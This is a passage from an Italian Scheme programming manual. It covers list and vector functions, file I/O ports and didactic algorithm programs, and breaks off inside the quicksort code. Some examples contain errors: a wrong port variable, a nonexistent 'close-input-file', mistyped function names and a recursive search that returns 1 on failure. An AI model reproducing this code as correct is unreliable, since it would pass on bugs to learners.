(define a (+ 1 2))
a                               ===> 3
```

[1] A questo punto si intende ormai chiarito il significato dell'apostrofo posto di fronte a una lista, quando questa non deve essere valutata, prima di essere fornita come argomento di una funzione.

```
(define b '(+ 1 2))
b                               ===> (+ 1 2)

(list? a)                       ===> #f
(list? b)                       ===> #t
```

308.1.4 Funzioni tipiche sulle liste

Dal momento che con le liste di Scheme non è disponibile un accesso diretto all'elemento *n*-esimo, se non attraverso la funzione di libreria '**list-ref**', è importante imparare a gestire le funzioni elementari già mostrate nella sezione precedente.

- Calcolo della lunghezza di una lista:

```
(define (lunghezza x)
    (if (null? x)
        ; se la lista è vuota, restituisce zero
        0
        ; altrimenti esegue una chiamata ricorsiva
        (+ 1 (lunghezza (cdr x)))
    )
)
```

- Ricerca dell'elemento *i*-esimo, dove il primo è il numero uno (si veda anche la funzione di libreria '**list-ref**', descritta più avanti in questa serie di esempi):

```
(define (i-esimo-elemento i x)
    ; «i» è l'indice, «x» è la lista
    (if (null? x)
        ; la lista è più corta di «i» elementi
        "errore: la lista è troppo corta"
        ; altrimenti procede
        (if (= i 1)
            ; se si tratta del primo elemento, basta la funzione
            ; car per prelevarlo
            (car x)
            ; altrimenti, si utilizza una chiamata ricorsiva
            (i-esimo-elemento (- i 1) (cdr x))
        )
    )
)
```

- Estrae l'ultimo elemento:

```
(define (ultimo x)
    (if (null? x)
        ; la lista è vuota e questo è un errore
        "errore: la lista è vuota"
        ; altrimenti si occupa di estrarre l'ultimo elemento
        (if (null? (cdr x))
            ; se si tratta di una lista contenente un solo elemento,
            ; restituisce il primo e unico di questa
            (car x)
            ; altrimenti utilizza una chiamata ricorsiva
            (ultimo (cdr x))
        )
    )
)
```

- Elimina l'ultimo elemento:

```
(define (elimina-ultimo x)
    (if (null? x)
        ; la lista è vuota e questo è un errore
        "errore: la lista è vuota"
        ; altrimenti si occupa di eliminare l'ultimo elemento
        (if (null? (cdr x))
```

```
                ; se si tratta di una lista contenente un solo elemento,
                ; restituisce la lista vuota
                '()
                ; altrimenti utilizza una chiamata ricorsiva per comporre
                ; una lista senza l'ultimo elemento
                (cons (car x) (elimina-ultimo (cdr x)))
            )
        )
    )
```

- Restituisce la parte finale della lista, escludendo alcuni elementi iniziali. Si tratta precisamente di una funzione di libreria di Scheme, denominata '**`list-tail`**':

```
(define (list-tail x k)
    (if (zero? k)
        ; se «k» è pari a zero, viene restituita tutta la lista
        x
        ; altrimenti occorre eliminare k-1 elementi iniziali
        ; da (cdr x)
        (list-tail (cdr x) (- k 1))
    )
)
```

- Ricerca del (k+1)-esimo elemento di una lista. Si tratta di una funzione di libreria di Scheme, denominata '**`list-ref`**' (in pratica, l'indice k viene usato in modo da indicare il primo elemento con il numero zero):

```
(define (list-ref x k)
    ; si limita a restituire il primo elemento ottenuto
    ; dalla funzione list-tail
    (car (list-tail x k))
)
```

- Scansione di una lista in modo da restituire un'altra lista, contenente i valori restituiti dalla chiamata di una funzione data per ogni elemento della lista. Si tratta di una semplificazione della funzione di libreria '**`map`**', in questo caso con la possibilità di indicare una sola lista di valori di partenza:

```
(define (map1 f x)
    ; «f» è la funzione da applicare agli elementi della lista «x»
    (if (null? x)
        ; la lista è vuota e restituisce un'altra lista vuota
        '()
        ; altrimenti compone la lista da restituire
        (cons (f (car x)) (map1 f (cdr x)))
    )
)
```

- Descrizione della funzione di libreria '**`append`**':

```
(define (append x y)
    (if (null? x)
        ; se la lista «x» è vuota, restituisce la lista «y»
        y
        ; altrimenti costruisce la lista in modo ricorsivo
        (cons
            (car x)
            (append (cdr x) y)
        )
    )
)
```

- Descrizione della funzione di libreria '**`reverse`**':

```
(define (reverse x)
    (if (null? x)
        ; se la lista «x» è vuota, non c'è nulla da invertire
        '()
        ; altrimenti compone l'inversione con una chiamata ricorsiva
        (append (reverse (cdr x)) (list (car x)))
    )
)
```

308.2 Vettori

Scheme gestisce anche i vettori, che sono in pratica gli array dei linguaggi di programmazione normali. Un vettore viene rappresentato in forma costante come una lista preceduta dal simbolo '#':

```
#( elemento_1 ... elemento_n )
```

L'indice dei vettori di Scheme parte da zero. Il funzionamento dei vettori di Scheme non richiede spiegazioni particolari. La tabella 308.2 riassume le funzioni utili con questo tipo di dati.

Tabella 308.2. Elenco di alcune funzioni specifiche per la gestione dei vettori.

Funzione	Descrizione
(vector? *oggetto*)	*Vero* se l'oggetto è un vettore.
(make-vector *k*)	Restituisce un vettore di *k* elementi indefiniti.
(make-vector *k valore*)	Restituisce un vettore di *k* elementi inizializzati al valore specificato.
(vector *elemento* ...)	Restituisce un vettore degli elementi indicati.
(vector-length *vettore*)	Restituisce il numero di elementi del vettore.
(vector-ref *vettore k*)	Restituisce l'elemento nella posizione *k*, partendo da zero.
(vector-set! *vettore k oggetto*)	Assegna all'elemento *k*-esimo l'oggetto indicato.
(vector->list *vettore*)	Converte il vettore in lista.
(list->vector *lista*)	Converte la lista in vettore.

308.3 Strutture di controllo applicate alle liste

Alcune funzioni tipiche di Scheme servono ad applicare una funzione a un gruppo di valori contenuto in una lista.

Tabella 308.3. Elenco di alcune funzioni specifiche per la scansione degli elementi di una lista, allo scopo di applicarvi una funzione.

Funzione	Descrizione
(apply *funzione lista*)	Esegue la funzione utilizzando gli elementi della lista come argomenti.
(map *funzione lista* ...)	Esegue la funzione iterativamente per gli elementi delle liste.
(for-each *funzione lista* ...)	Esegue la funzione iterativamente per gli elementi delle liste.

308.3.1 apply

```
(apply funzione lista )
```

La funzione '**apply**' esegue una funzione a cui affida gli elementi di una lista come altrettanti argomenti. In pratica,

```
(apply funzione '( elem_1 elem_2 ... elem_n ))
```

equivale a:

```
( funzione elem_1 elem_2 ... elem_n )
```

Per esempio:

```
(apply + '(1 2))              ===> 3
```

308.3.2 map

(`map` *funzione* *lista* ...)

La funzione '**`map`**' scandisce una o più liste, tutte con la stessa quantità di elementi, in modo tale che, a ogni ciclo, viene passato alla funzione l'insieme ordinato dell'*i*-esimo elemento di ognuna di queste liste. La funzione restituisce una lista contenente i valori restituiti dalla funzione a ogni ciclo.

Anche se viene rispettato l'ordine delle varie liste, '**`dat`**' non garantisce che la scansione avvenga dal primo elemento all'ultimo.

L'esempio seguente esegue la somma di una serie di coppie di valori, restituendo la lista dei risultati:

```
(map + '(1 2 3) '(4 5 6))              ===> (5 7 9)
```

308.3.3 for-each

(`for-each` *funzione* *lista* ...)

La funzione '**`for-each`**' è molto simile a '**`map`**', nel senso che avvia una funzione ripetutamente, quanti sono gli elementi delle liste successive, garantendo di eseguire l'operazione in ordine, secondo la sequenza degli elementi nelle liste. Tuttavia, non restituisce nulla.

308.4 Riferimenti

- A. Aaby, *Scheme Tutorial*, 1996

  <*http://cs-sa1.wwc.edu/~cs_dept/KU/PR/Scheme.html*>

- *R5RS -- Revised-5 Report on the Algorithmic Language Scheme*, 1998

  <*http://www.swiss.ai.mit.edu/~jaffer/r5rs_toc.html*>

  <*http://www.swiss.ai.mit.edu/ftpdir/scheme-reports/r5rs.ps.gz*>

Scheme: I/O

Scheme ha una gestione particolare dei file. Per prima cosa, i flussi di file, che negli altri linguaggi sono dei *file handle*, in Scheme prendono il nome di *port*, *porte*. Scheme distingue quindi tra porte in ingresso, in grado di «consegnare» dei caratteri, e porte in uscita, in grado di «accettare» caratteri.

309.1 Apertura e chiusura

Scheme distingue tra flussi di file in ingresso e in uscita, per cui le funzioni per aprire i file e trasformarli in porte, sono due, uno per l'apertura in lettura (ingresso) e l'altra per l'apertura in scrittura (uscita). La tabella 309.1 riassume le funzioni utili per aprire, controllare e chiudere i file. Gli esempi successivi, dovrebbero aiutare a comprenderne l'utilizzo.

Tabella 309.1. Elenco di alcune funzioni per l'apertura e la chiusura dei file, oltre che per il controllo dei flussi di file predefiniti.

Funzione	Descrizione
(open-input-file *str_nome_file*)	Apre il file nominato e restituisce la porta in ingresso.
(open-output-file *str_nome_file*)	Apre il file nominato e restituisce la porta in uscita.
(port? *oggetto*)	*Vero* se si tratta di una porta.
(input-port? *oggetto*)	*Vero* se si tratta di una porta in ingresso.
(output-port? *oggetto*)	*Vero* se si tratta di una porta in uscita.
(close-input-port *porta*)	Chiude la porta in ingresso.
(close-output-port *porta*)	Chiude la porta in uscita.

```
(define porta-i (open-input-file "mio_file"))

(port? porta-i)                                    ===> #t
(output-port? porta-i)                             ===> #f
(input-port? porta-i)                              ===> #t

(close-input-port porta-i)
```

In condizioni normali, sono sempre disponibili una porta in ingresso e una in uscita, in modo predefinito. Si tratta generalmente di standard input e standard output. Questi flussi di file predefiniti potrebbero essere diretti verso altri file. Tuttavia questo non viene mostrato; eventualmente si può approfondire il problema leggendo *R^5RS*.

309.2 Ingresso dei dati

L'ingresso dei dati, ovvero la lettura, avviene attraverso due funzioni fondamentali: '**`read-char`**' e '**`read`**'. La prima legge un carattere alla volta, la seconda interpreta ciò che legge in forma di dati Scheme. In pratica, '**`read`**' legge ogni volta ciò che riesce a interpretare come un oggetto per Scheme.

Tabella 309.2. Elenco di alcune funzioni per la gestione dei dati in ingresso.

Funzione	Descrizione
(read-char)	Legge e restituisce il carattere successivo dalla porta predefinita.
(read-char *porta*)	Legge e restituisce il carattere successivo dalla porta indicata.
(peek-char)	Restituisce una copia del carattere successivo dalla porta predefinita.
(peek-char *porta*)	Restituisce una copia del carattere successivo dalla porta indicata.
(read)	Legge un oggetto dalla porta predefinita.
(read *porta*)	Legge un oggetto dalla porta indicata.
(eof-object *porta*)	*Vero* la lettura dalla porta ha raggiunto la fine.

L'esempio seguente mostra in che modo potrebbe essere utilizzata la funzione '**`read-char`**'. Si inizia aprendo il file '`/etc/passwd`', dal quale vengono letti i primi caratteri. Si suppone che il primo record a essere letto sia quello di definizione dell'utente '**`root`**'.

```
; apre il file e gli associa la porta «utenti»
(define utenti (open-input-file "/etc/passwd"))

; legge un carattere alla volta
(read-char utenti)                              ===> #\r
(read-char utenti)                              ===> #\o
(read-char utenti)                              ===> #\o
(read-char utenti)                              ===> #\t
(read-char utenti)                              ===> #\:
;...

; chiude il file
(close-input-file utenti)
```

Nell'esempio seguente si vuole mostrare l'uso della funzione '**`read`**'. Prima si suppone di avere preparato il file seguente:

```
; prova_lettura.scm

; somma
(+ 1 2)

; moltiplicazione
(* 2 5)

; stringa
"ciao"

; valore numerico
123

; fine
```

Supponendo che il file si chiami '`prova_lettura.scm`', si osservi la sequenza di istruzioni Scheme seguente, assieme a ciò che si ottiene dalla lettura del file:

```
; apre il file e gli associa la porta «prova»
(define prova (open-input-file "prova_lettura.scm"))

; legge il primo oggetto
(read utenti)                                   ===> (+ 1 2)

; legge il secondo oggetto
(read utenti)                                   ===> (* 2 5)

; legge il terzo oggetto
(read utenti)                                   ===> "ciao"

; legge il quarto oggetto
(read utenti)                                   ===> 123
```

```
; chiude il file
(close-input-file prova)
```

Si intende l'importanza della funzione '**read**' per facilitare l'inserimento di dati nei programmi in modo interattivo.

309.3 Uscita dei dati

L'emissione dei dati, ovvero la scrittura, avviene in maniera simile alla lettura, con la stessa distinzione tra le funzioni '**write-char**' e '**write**'. Anche in questo caso, la prima scrive un carattere alla volta, mentre la seconda emette la rappresentazione di un oggetto alla volta. Tuttavia, si aggiunte un'altra funzione fondamentale: '**output**'. Questa funzione viene usata preferibilmente per mostrare dei messaggi senza codici di escape, soprattutto per non lasciare le virgolette di delimitazione delle stringhe.

Tabella 309.3. Elenco di alcune funzioni per la gestione dei dati in ingresso.

Funzione	Descrizione
(write-char *carattere*)	Scrive il carattere indicato attraverso la porta predefinita.
(write-char *carattere porta*)	Scrive il carattere indicato attraverso la porta indicata.
(write *oggetto*)	Scrive la rappresentazione dell'oggetto attraverso la porta predefinita.
(write *oggetto porta*)	Scrive la rappresentazione dell'oggetto attraverso la porta indicata.
(display *oggetto*)	Mostra l'oggetto attraverso la porta predefinita.
(display *oggetto porta*)	Mostra l'oggetto attraverso la porta indicata.
(newline)	Emette un codice di interruzione di riga attraverso la porta predefinita.
(newline *porta*)	Emette un codice di interruzione di riga attraverso la porta indicata.

L'esempio seguente dovrebbe chiarire la differenza tra la funzione '**write**' e '**display**'. Gli oggetti vengono emessi attraverso lo standard output, ovvero la porta predefinita.

```
(write (+ 1 2))                        ; visualizza «3»
(write "ciao")                         ; visualizza «"ciao"»
(write "ciao, come \"stai\"?")         ; visualizza «"ciao, come \"stai\""»
(write #\A)                            ; visualizza «#\A»
(display (+ 1 2))                      ; visualizza «3»
(display "ciao")                       ; visualizza «ciao»
(display "ciao, come \"stai\"?")       ; visualizza «ciao, come "stai"»
(display #\A)                          ; visualizza «A»
```

È già stato descritto l'uso di '**newline**', che è indispensabile per ottenere l'avanzamento alla riga successiva. In linea di principio, non è possibile inserire un carattere di controllo nella stringa emessa da '**write**' o da '**display**'.

Scheme: esempi di programmazione

Questo capitolo raccoglie solo alcuni esempi di programmazione, in parte già descritti in altri capitoli. Lo scopo di questi esempi è solo didattico, utilizzando forme non ottimizzate per la velocità di esecuzione.

310.1 Problemi elementari di programmazione

In questa sezione vengono mostrati alcuni algoritmi elementari portati in Scheme. Per la spiegazione degli algoritmi, se non sono già conosciuti, occorre leggere quanto riportato nel capitolo 282.

310.1.1 Somma tra due numeri positivi

Il problema della somma tra due numeri positivi, attraverso l'incremento unitario, è stato descritto nella sezione 282.2.1.

```
; ======================================================================
; somma1.scm
; Somma esclusivamente valori positivi.
; ======================================================================

; ======================================================================
; (somma <x> <y>)
; ----------------------------------------------------------------------
(define (somma x y)
    (define z x)
```

```
    (define i 1)

    (do ()
        ((> i y))

        (set! z (+ z 1))
        (set! i (+ i 1))
    )

    z
)

; ======================================================================
; Inizio del programma.
; ----------------------------------------------------------------------
(define x 0)
(define y 0)
(define z 0)

(display "Inserisci il primo numero intero positivo: ")
(set! x (read))
(newline)
(display "Inserisci il secondo numero intero positivo: ")
(set! y (read))
(newline)
(set! z (somma x y))
(display x) (display " + ") (display y) (display " = ") (display z)
(newline)

; ======================================================================
```

In alternativa, si può modificare la funzione '**somma**', in modo che il ciclo '**do**' gestisca la dichiarazione e l'incremento delle variabili che usa. Tuttavia, in questo caso, la variabile '**z**' deve essere «copiata» in modo da poter trasmettere il risultato all'esterno del ciclo '**do**'.

```
(define (somma x y)
    (define risultato 0)

    (do ((z x (+ z 1)) (i 1 (+ i 1)))
        ((> i y))
        (set! risultato z)
    )

    risultato
)
```

Volendo gestire la cosa in modo un po' più elegante, occorre togliere la variabile '**z**' dalla gestione del ciclo '**do**':

```
(define (somma x y)
    (define z x)

    (do ((i 1 (+ i 1)))
        ((> i y))
        (set! z (+ z 1))
    )

    z
)
```

310.1.2 Moltiplicazione di due numeri positivi attraverso la somma

Il problema della moltiplicazione tra due numeri positivi, attraverso la somma, è stato descritto nella sezione 282.2.2.

```
; ======================================================================
; moltiplica1.scm
; Moltiplica esclusivamente valori positivi.
; ======================================================================

; ======================================================================
; (moltiplica <x> <y>)
; ----------------------------------------------------------------------
(define (moltiplica x y)
    (define z 0)
    (define i 1)

    (do ()
        ((> i y))

        (set! z (+ z x))
        (set! i (+ i 1))
    )

    z
)

; ======================================================================
; Inizio del programma.
; ----------------------------------------------------------------------
(define x 0)
(define y 0)
(define z 0)

(display "Inserisci il primo numero intero positivo: ")
(set! x (read))
(newline)
(display "Inserisci il secondo numero intero positivo: ")
(set! y (read))
(newline)
(set! z (moltiplica x y))
(display x) (display " * ") (display y) (display " = ") (display z)
(newline)

; ======================================================================
```

In alternativa, si può modificare la funzione '**`moltiplica`**', in modo che il ciclo '**`do`**' gestisca la dichiarazione e l'incremento dell'indice '**`i`**'.

```
(define (moltiplica x y)
    (define z 0)

    (do ((i 1 (+ i 1)))
        ((> i y))

        (set! z (+ z x))
    )

    z
)
```

310.1.3 Divisione intera tra due numeri positivi

Il problema della divisione tra due numeri positivi, attraverso la sottrazione, è stato descritto nella sezione 282.2.3.

```
; ======================================================================
; dividi1.scm
; Divide esclusivamente valori positivi.
; ======================================================================

; ======================================================================
; (dividi <x> <y>)
; ----------------------------------------------------------------------
(define (dividi x y)
    (define z 0)
    (define i x)

    (do ()
        ((< i y))

        (set! i (- i y))
        (set! z (+ z 1))
    )

    z
)

; ======================================================================
; Inizio del programma.
; ----------------------------------------------------------------------
(define x 0)
(define y 0)
(define z 0)

(display "Inserisci il primo numero intero positivo: ")
(set! x (read))
(newline)
(display "Inserisci il secondo numero intero positivo: ")
(set! y (read))
(newline)
(set! z (dividi x y))
(display x) (display " / ") (display y) (display " = ") (display z)
(newline)

; ======================================================================
```

In alternativa, si può modificare la funzione '**`dividi`**', in modo che il ciclo '**`do`**' gestisca la dichiarazione e il decremento della variabile '**`i`**'. Per la precisione, la variabile '**`z`**' non può essere dichiarata nello stesso modo, perché serve anche al di fuori del ciclo.

```
(define (dividi x y)
    (define z 0)

    (do ((i x (- i y)))
        ((< i y))

        (set! z (+ z 1))
    )

    z
)
```

310.1.4 Elevamento a potenza

Il problema dell'elevamento a potenza tra due numeri positivi, attraverso la moltiplicazione, è stato descritto nella sezione 282.2.4.

```
; ======================================================================
; potenza1.scm
; Eleva a potenza.
; ======================================================================

; ======================================================================
; (potenza <x> <y>)
; ----------------------------------------------------------------------
(define (potenza x y)
    (define z 1)
    (define i 1)

    (do ()
        ((> i y))

        (set! z (* z x))
        (set! i (+ i 1))
    )

    z
)

; ======================================================================
; Inizio del programma.
; ----------------------------------------------------------------------
(define x 0)
(define y 0)
(define z 0)

(display "Inserisci il primo numero intero positivo: ")
(set! x (read))
(newline)
(display "Inserisci il secondo numero intero positivo: ")
(set! y (read))
(newline)
(set! z (potenza x y))
(display x) (display " ** ") (display y) (display " = ") (display z)
(newline)

; ======================================================================
```

In alternativa, si può modificare la funzione '**`potenza`**', in modo che il ciclo '**`do`**' gestisca la dichiarazione e l'incremento della variabile '**`i`**'.

```
(define (potenza x y)
    (define z 1)

    (do ((i 1 (+ i 1)))
        ((> i y))

        (set! z (* z x))
    )

    z
)
```

È possibile usare anche un algoritmo ricorsivo.

```
(define (potenza x y)
    (if (= x 0)
        0
```

```
        (if (= y 0)
            1
            (* x (potenza x (- y 1)))
        )
    )
)
```

310.1.5 Radice quadrata

Il problema della radice quadrata è stato descritto nella sezione 282.2.5.

```
; ======================================================================
; radice1.scm
; Radice quadrata.
; ======================================================================

; ======================================================================
; (radice <x>)
; ----------------------------------------------------------------------
(define (radice x)
    (define z -1)
    (define t 0)
    (define uscita #f)

    (do ()
        (uscita)

        (set! z (+ z 1))
        (set! t (* z z))
        (if (> t x)
            ; È stato superato il valore massimo
            (begin
                (set! z (- z 1))
                (set! uscita #t)
            )
        )
    )

    z
)

; ======================================================================
; Inizio del programma.
; ----------------------------------------------------------------------
(define x 0)
(define z 0)

(display "Inserisci il numero intero positivo: ")
(set! x (read))
(newline)
(set! z (radice x))
(display "La radice quadrata di ") (display x) (display " è ") (display z)
(newline)

; ======================================================================
```

310.1.6 Fattoriale

Il problema del fattoriale è stato descritto nella sezione 282.2.6.

```
; ======================================================================
; fattoriale1.scm
; Fattoriale.
; ======================================================================
```

```
; ======================================================================
; (fattoriale <x>)
; ----------------------------------------------------------------------
(define (fattoriale x)
    (define i (- x 1))

    (do ()
        ((<= i 0))

        (set! x (* x i))
        (set! i (- i 1))
    )

    x
)

; ======================================================================
; Inizio del programma.
; ----------------------------------------------------------------------
(define x 0)
(define z 0)

(display "Inserisci il numero intero positivo: ")
(set! x (read))
(newline)
(set! z (fattoriale x))
(display x) (display "! = ") (display z)
(newline)

; ======================================================================
```

In alternativa, l'algoritmo si può tradurre in modo ricorsivo.

```
(define (fattoriale x)
    (if (> x 1)
        (* x (fattoriale (- x 1)))
        1
    )
)
```

310.1.7 Massimo comune divisore

Il problema del massimo comune divisore, tra due numeri positivi, è stato descritto nella sezione 282.2.7.

```
; ======================================================================
; mcd1.scm
; Massimo Comune Divisore.
; ======================================================================

; ======================================================================
; (moltiplica <x> <y>)
; ----------------------------------------------------------------------
(define (mcd x y)
    (do ()
        ((= x y))

        (if (> x y)
            (set! x (- x y))
            (set! y (- y x))
        )
    )

    x
)
```

```
; ======================================================================
; Inizio del programma.
; ----------------------------------------------------------------------
(define x 0)
(define y 0)
(define z 0)

(display "Inserisci il primo numero intero positivo: ")
(set! x (read))
(newline)
(display "Inserisci il secondo numero intero positivo: ")
(set! y (read))
(newline)
(set! z (mcd x y))
(display "MCD di ") (display x) (display " e ") (display y)
(display " è ") (display z)
(newline)

; ======================================================================
```

310.1.8 Numero primo

Il problema della determinazione se un numero sia primo o meno, è stato descritto nella sezione 282.2.8.

```
; ======================================================================
; primo1.scm
; Numero primo.
; ======================================================================

; ======================================================================
; (primo <x>)
; ----------------------------------------------------------------------
(define (primo x)
    (define np #t)
    (define i 2)
    (define j 0)

    (do ()
        ((or (>= i x) (not np)))

        (set! j (truncate (/ x i)))
        (set! j (- x (* j i)))
        (if (= j 0)
            (set! np #f)
            (set! i (+ i 1))
        )
    )

    np
)

; ======================================================================
; Inizio del programma.
; ----------------------------------------------------------------------
(define x 0)

(display "Inserisci un numero intero positivo: ")
(set! x (read))
(newline)
(if (primo x)
    (display "È un numero primo")
    (display "Non è un numero primo")
)
```

```
(newline)

; ======================================================================
```

310.2 Scansione di array

In questa sezione vengono mostrati alcuni algoritmi, legati alla scansione degli array, portati in Scheme, dove vengono usati i vettori di questo linguaggio. Per la spiegazione degli algoritmi, se non sono già conosciuti, occorre leggere quanto riportato nel capitolo 282.

310.2.1 Ricerca sequenziale

Il problema della ricerca sequenziale all'interno di un array, è stato descritto nella sezione 282.3.1.

```
; ======================================================================
; ricerca_sequenziale1.scm
; Ricerca Sequenziale.
; ======================================================================

; ======================================================================
; (ricerca <vettore> <x> <ele-inf> <ele-sup>)
; ----------------------------------------------------------------------
(define (ricerca vettore x a z)
    (define risultato -1)

    (do ((i a (+ i 1)))
        ((> i z))

        (if (= x (vector-ref vettore i))
            (set! risultato i)
        )
    )
    risultato
)

; ======================================================================
; Inizio del programma.
; ----------------------------------------------------------------------

(define DIM 100)
(define vettore (make-vector DIM))
(define x 0)
(define i 0)
(define z 0)

(display "Inserire la quantità di elementi; ")
(display DIM)
(display " al massimo: ")
(set! z (read))
(newline)

(if (> z DIM)
    (set! z DIM)
)

(display "Inserire i valori del vettore.")
(newline)
(do ((i 0 (+ i 1)))
    ((>= i z))

    (display "elemento ")
    (display i)
```

```
    (display " ")
    (vector-set! vettore i (read))
    (newline)
)

(display "Inserire il valore da cercare: ")
(set! x (read))
(newline)

(set! i (ricerca vettore x 0 (- z 1)))

(display "Il valore cercato si trova nell’elemento ")
(display i)
(newline)

; ======================================================================
```

Esiste anche una soluzione ricorsiva che viene mostrata di seguito:

```
(define (ricerca vettore x a z)
    (if (> a z)
        ; La corrispondenza non è stata trovata.
        1
        (if (= x (vector-ref vettore a))
            a
            (ricerca vettore x (+ a 1) z)
        )
    )
)
```

310.2.2 Ricerca binaria

Il problema della ricerca binaria all’interno di un array, è stato descritto nella sezione 282.3.2.

```
; ======================================================================
; ricerca_binaria1.scm
; Ricerca Binaria.
; ======================================================================

; ======================================================================
; (ricerca <vettore> <x> <ele-inf> <ele-sup>)
; ----------------------------------------------------------------------
(define (ricerca vettore x a z)
    (define m (truncate (/ (+ a z) 2)))

    (if (or (< m a) (> m z))
        ; Non restano elementi da controllare: l’elemento cercato
        ; non c’è.
        -1

        (if (< x (vector-ref vettore m))
            ; Si ripete la ricerca nella parte inferiore.
            (ricerca vettore x a (- m 1))

            (if (> x (vector-ref vettore m))
                ; Si ripete la ricerca nella parte superiore.
                (ricerca vettore x (+ m 1) z)

                ; Se x è uguale a vettore[m], l’obiettivo è
                ; stato trovato.
                m
            )
        )
    )
)
```

```
; ======================================================================
; Inizio del programma.
; ----------------------------------------------------------------------

(define DIM 100)
(define vettore (make-vector DIM))
(define x 0)
(define i 0)
(define z 0)

(display "Inserire la quantità di elementi; ")
(display DIM)
(display " al massimo: ")
(set! z (read))
(newline)

(if (> z DIM)
    (set! z DIM)
)

(display "Inserire i valori del vettore (in modo ordinato).")
(newline)
(do ((i 0 (+ i 1)))
    ((>= i z))

    (display "elemento ")
    (display i)
    (display " ")
    (vector-set! vettore i (read))
    (newline)
)

(display "Inserire il valore da cercare: ")
(set! x (read))
(newline)

(set! i (ricerca vettore x 0 (- z 1)))

(display "Il valore cercato si trova nell'elemento ")
(display i)
(newline)

; ======================================================================
```

310.3 Algoritmi tradizionali

In questa sezione vengono mostrati alcuni algoritmi tradizionali portati in Scheme. Per la spiegazione degli algoritmi, se non sono già conosciuti, occorre leggere quanto riportato nel capitolo 282.

310.3.1 Bubblesort

Il problema del Bubblesort è stato descritto nella sezione 282.4.1. Viene mostrato prima una soluzione iterativa e successivamente la funzione '**`bsort`**' in versione ricorsiva.

```
; ======================================================================
; bsort1.scm
; Bubblesort.
; ======================================================================

; ======================================================================
; (ordina <vettore> <ele-inf> <ele-sup>)
; ----------------------------------------------------------------------
```

```
(define (ordina vettore a z)
    (define scambio 0)

    (do ((j a (+ j 1)))
        ((>= j z))

        (do ((k (+ j 1) (+ k 1)))
            ((> k z))

            (if (< (vector-ref vettore k) (vector-ref vettore j))
                ; Scambia i valori.
                (begin
                    (set! scambio (vector-ref vettore k))
                    (vector-set! vettore k (vector-ref vettore j))
                    (vector-set! vettore j scambio)
                )
            )
        )
    )

    vettore
)

; ======================================================================
; Inizio del programma.
; ----------------------------------------------------------------------

(define DIM 100)
(define vettore (make-vector DIM))
(define x 0)
(define i 0)
(define z 0)

(display "Inserire la quantità di elementi; ")
(display DIM)
(display " al massimo: ")
(set! z (read))
(newline)

(if (> z DIM)
    (set! z DIM)
)

(display "Inserire i valori del vettore.")
(newline)
(do ((i 0 (+ i 1)))
    ((>= i z))

    (display "elemento ")
    (display i)
    (display " ")
    (vector-set! vettore i (read))
    (newline)
)

(set! vettore (ordina vettore 0 (- z 1)))

(display "Il vettore ordinato è il seguente: ")
(newline)
(do ((i 0 (+ i 1)))
    ((>= i z))

    (display (vector-ref vettore i))
    (display " ")
)
(newline)
```

```
; ======================================================================
```

Segue la funzione ‘**ordina**’ in versione ricorsiva.

```
(define (ordina vettore a z)
    (define scambio 0)

    (if (< a z)
        (begin
            ; Scansione interna dell’array per collocare nella
            ; posizione a l’elemento giusto.
            (do ((k (+ a 1) (+ k 1)))
                ((> k z))

                (if (< (vector-ref vettore k) (vector-ref vettore a))
                    ; Scambia i valori.
                    (begin
                        (set! scambio (vector-ref vettore k))
                        (vector-set! vettore k (vector-ref vettore a))
                        (vector-set! vettore a scambio)
                    )
                )
            )

            (set! vettore (ordina vettore (+ a 1) z))
        )
    )
    vettore
)
```

310.3.2 Torre di Hanoi

Il problema della torre di Hanoi è stato descritto nella sezione 282.4.2.

```
; ======================================================================
; hanoi1.scm
; Torre di Hanoi.
; ======================================================================

; ======================================================================
; (hanoi <n-anelli> <piolo-iniziale> <piolo-finale>)
; ----------------------------------------------------------------------
(define (hanoi n p1 p2)
    (if (> n 0)
        (begin
            (hanoi (- n 1) p1 (- 6 (+ p1 p2)))
            (begin
                (display "Muovi l’anello ")
                (display n)
                (display " dal piolo ")
                (display p1)
                (display " ")
                (display p2)
                (newline)
            )
            (hanoi (- n 1) (- 6 (+ p1 p2)) p2)
        )
    )
)


; ======================================================================
; Inizio del programma.
; ----------------------------------------------------------------------
(define n 0)
```

```
(define p1 0)
(define p2 0)

(display "Inserisci il numero di pioli: ")
(set! n (read))
(newline)
(display "Inserisci il numero del piolo iniziale (da 1 a 3): ")
(set! p1 (read))
(newline)
(display "Inserisci il numero del piolo finale (da 1 a 3): ")
(set! p2 (read))
(newline)
(hanoi n p1 p2)

; ======================================================================
```

310.3.3 Quicksort

L'algoritmo del Quicksort è stato descritto nella sezione 282.4.3.

```
; ======================================================================
; qsort1.scm
; Quicksort.
; ======================================================================

; ----------------------------------------------------------------------
; Dichiara il vettore a cui faranno riferimento tutte le funzioni.
; Il vettore non viene passato alle funzioni tra gli argomenti, per
; semplificare le funzioni, soprattutto nel caso di «part», che
; deve restituire anche un altro valore.
; ----------------------------------------------------------------------
(define DIM 100)
(define vettore (make-vector DIM))

; ======================================================================
; (inverti-elementi <indice-1> <indice-2>)
; ----------------------------------------------------------------------
(define (inverti-elementi a z)
    (define scambio 0)
    (set! scambio (vector-ref vettore a))
    (vector-set! vettore a (vector-ref vettore z))
    (vector-set! vettore z scambio)
)

; ======================================================================
; (part <ele-inf> <ele-sup>)
; ----------------------------------------------------------------------
(define (part a z)
    ; Si assume che «a» sia inferiore a «z».
    (define i (+ a 1))
    (define cf z)
    ; Vengono preparate delle variabili per controllare l'uscita dai cicli.
    (define uscita1 #f)
    (define uscita2 #f)
    (define uscita3 #f)

    ; Inizia il ciclo di scansione dell'array.
    (set! uscita1 #f)
    (do ()
        (uscita1)
        (set! uscita2 #f)
        (do ()
            (uscita2)

            ; Sposta «i» a destra.
```

```
            (if (or
                    (> (vector-ref vettore i) (vector-ref vettore a))
                    (>= i cf)
                )
                ; Interrompe il ciclo interno.
                (set! uscita2 #t)
                ; Altrimenti incrementa l'indice
                (set! i (+ i 1))
            )
        )
        (set! uscita3 #f)
        (do ()
            (uscita3)

            ; Sposta «cf» a sinistra.
            (if (<= (vector-ref vettore cf) (vector-ref vettore a))
                ; Interrompe il ciclo interno.
                (set! uscita3 #t)
                ; Altrimenti decrementa l'indice
                (set! cf (- cf 1))
            )
        )

        (if (<= cf i)
            ; È avvenuto l'incontro tra «i» e «cf».
            (set! uscita1 #t)
            ; Altrimenti vengono scambiati i valori.
            (begin
                (inverti-elementi i cf)
                (set! i (+ i 1))
                (set! cf (- cf 1))
            )
        )
    )

    ; A questo punto vettore[a..z] è stato ripartito e «cf» è la
    ; collocazione di vettore[a].
    (inverti-elementi a cf)

    ; A questo punto, vettore[cf] è un elemento (un valore) nella
